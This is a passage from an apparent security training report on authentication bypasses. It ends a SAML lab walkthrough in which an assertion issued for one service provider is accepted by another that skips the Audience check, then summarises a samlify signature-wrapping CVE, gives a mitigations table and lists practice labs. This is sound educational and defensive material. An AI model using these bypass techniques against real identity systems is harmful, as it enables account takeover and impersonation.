

Figure 17: Manually crafted request with the session cookie pasted into the `Cookie` header.

5. Sending this request confirms the assertion is accepted, returning an authenticated session for `luke@example.com` on SP0, as illustrated in Figure 18.



Figure 18: SP0's response confirming an authenticated session for `luke@example.com`, the identity stolen from SP1.

Since SP0 **does not verify** the `Audience` condition, it accepts a response originally issued for SP1, authenticating the attacker as the SP1 user on SP0, even though that user is never selectable for SP0.

REAL-WORLD SCENARIO: CVE-2025-47949

A distinct but related class of signature validation failure is illustrated by CVE-2025-47949, found in samlify, a widely used Node.js library for SAML single sign-on (versions prior to 2.10.0). Specifically, a **Signature Wrapping attack** in the library's SAML Response validation logic allowed an attacker in possession of any legitimately signed XML document issued by the Identity Provider to forge a SAML Response and authenticate as an arbitrary user, including administrators, without knowing the victim's credentials.
For more information, see https://nvd.nist.gov/vuln/detail/CVE-2025-47949.

7 Discussion

Impact. The attack techniques presented in this report aim to bypass authentication, leading to unauthorized access to user accounts or privileged resources. Across all three topics, a successful exploitation can result in full account takeover, privilege escalation, or identity impersonation. Additionally, the severity is compounded by the fact that these vulnerabilities often reside in widely deployed libraries and frameworks, as illustrated by the CVEs examined in Section 6. In fact, we have seen how a single flaw in a shared component can propagate to every application built on top of it, amplifying the impact far beyond a single target. Moreover, because MFA, OAuth, and SAML are themselves trust mechanisms layered on top of primary authentication, bypassing them often grants an attacker a false sense of legitimacy from the application's perspective, making the breach more difficult to distinguish from genuine user activity.

Mitigations. Table 1 summarizes, for each topic, the mitigations against the weaknesses discussed in Section 3. The countermeasures listed are not exhaustive, but cover the most effective defenses against the attack classes presented.

Topic	Mitigations
Multi-Factor Authentication	• Enforce the second factor server-side on every post-login route. • Bind the second-factor request to the server-side session. • Rate-limit and lock out OTP attempts; use time-limited codes (TOTP). • Require re-authentication and CSRF protection to disable MFA. • Apply MFA to all login paths, not only the primary one (e.g., social login).
OAuth 2.0	• Enforce `redirect_uri` validation against a pre-registered allowlist. • Use an unguessable, session-bound `state` parameter to prevent CSRF. • Verify the access token was issued for the requesting `client_id`. • Re-validate `scope` at token exchange and on every resource access.
SAML	• Require and verify a valid signature on every Response and Assertion. • Enforce `NotBefore`/`NotOnOrAfter` windows and track assertion IDs to prevent replay. • Check `Audience`, `Recipient`, and `InResponseTo` for the intended SP. • Keep SAML libraries up to date.

Table 1: Summary of key mitigations per topic.

Each topic has its own specific weaknesses, but the corresponding mitigations follow a common underlying principle: never trust an authentication artifact (OTP, authorization code, token, or assertion) without strictly validating its origin, integrity, and freshness.

8 More Resources and Challenges

This section points to additional material for readers who wish to explore each topic further, organized into reading material and hands-on lab environments.

8.1 Multi-Factor Authentication

Reading:

- OWASP Multifactor Authentication Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html
- Microsoft Entra blog, on the effectiveness of MFA against real-world attacks: https://techcommunity.microsoft.com/blog/microsoft-entra-blog/your-password-doesnt-matter/731984

Challenges:

- *Apprentice* difficulty – PortSwigger, *2FA simple bypass*: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass
- *Practitioner* difficulty – PortSwigger, *2FA broken logic*: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic
- PortSwigger, authentication vulnerabilities labs page (covers multiple areas such as password-based login flaws): https://portswigger.net/web-security/authentication

8.2 OAuth 2.0

Reading:

- PortSwigger Research, *Hidden OAuth attack vectors*: https://portswigger.net/research/hidden-oauth-attack-vectors
- Doyensec, *Common OAuth Vulnerabilities*: https://blog.doyensec.com/2025/01/30/oauth-common-vulnerabilities.html
- A documented real-world bypass of Periscope's admin panel via OAuth flow manipulation: https://web.archive.org/web/20250113205505/https://whitton.io/articles/bypassing-google-authentication-on-periscopes-admin-panel

Challenges:

- *Apprentice* difficulty – PortSwigger, *Authentication bypass via OAuth implicit flow*: https://portswigger.net/web-security/oauth/lab-oauth-authentication-bypass-via-oauth-implicit-flow
- *Practitioner* difficulty – PortSwigger, *Forced OAuth profile linking*: https://portswigger.net/web-security/oauth/lab-oauth-forced-oauth-profile-linking
- *Practitioner* difficulty – PortSwigger, *Stealing OAuth access tokens via an open redirect*: https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-an-open-redirect

- *Expert* difficulty – PortSwigger, *Stealing OAuth access tokens via a proxy page*: https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-page

8.3 SAML

Reading:

- OWASP SAML Security Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SAML_Security_Cheat_Sheet.html
- HackTricks, SAML attacks: https://hacktricks.wiki/en/pentesting-web/saml-attacks/index.html
- Pulse Security advisory, documenting two real-world SAML vulnerabilities in Oracle WebLogic: https://web.archive.org/web/20181221074856/https://pulsesecurity.co.nz/advisories/WebLogic-SAML-Vulnerabilities

Challenges:

- *saml-practice*, a Docker-based lab environment for practicing SAML attacks (signature stripping, self-signed certificates, missing Audience checks), used as a hands-on lab in Subsection 6.3: https://github.com/jmpalk/saml-practice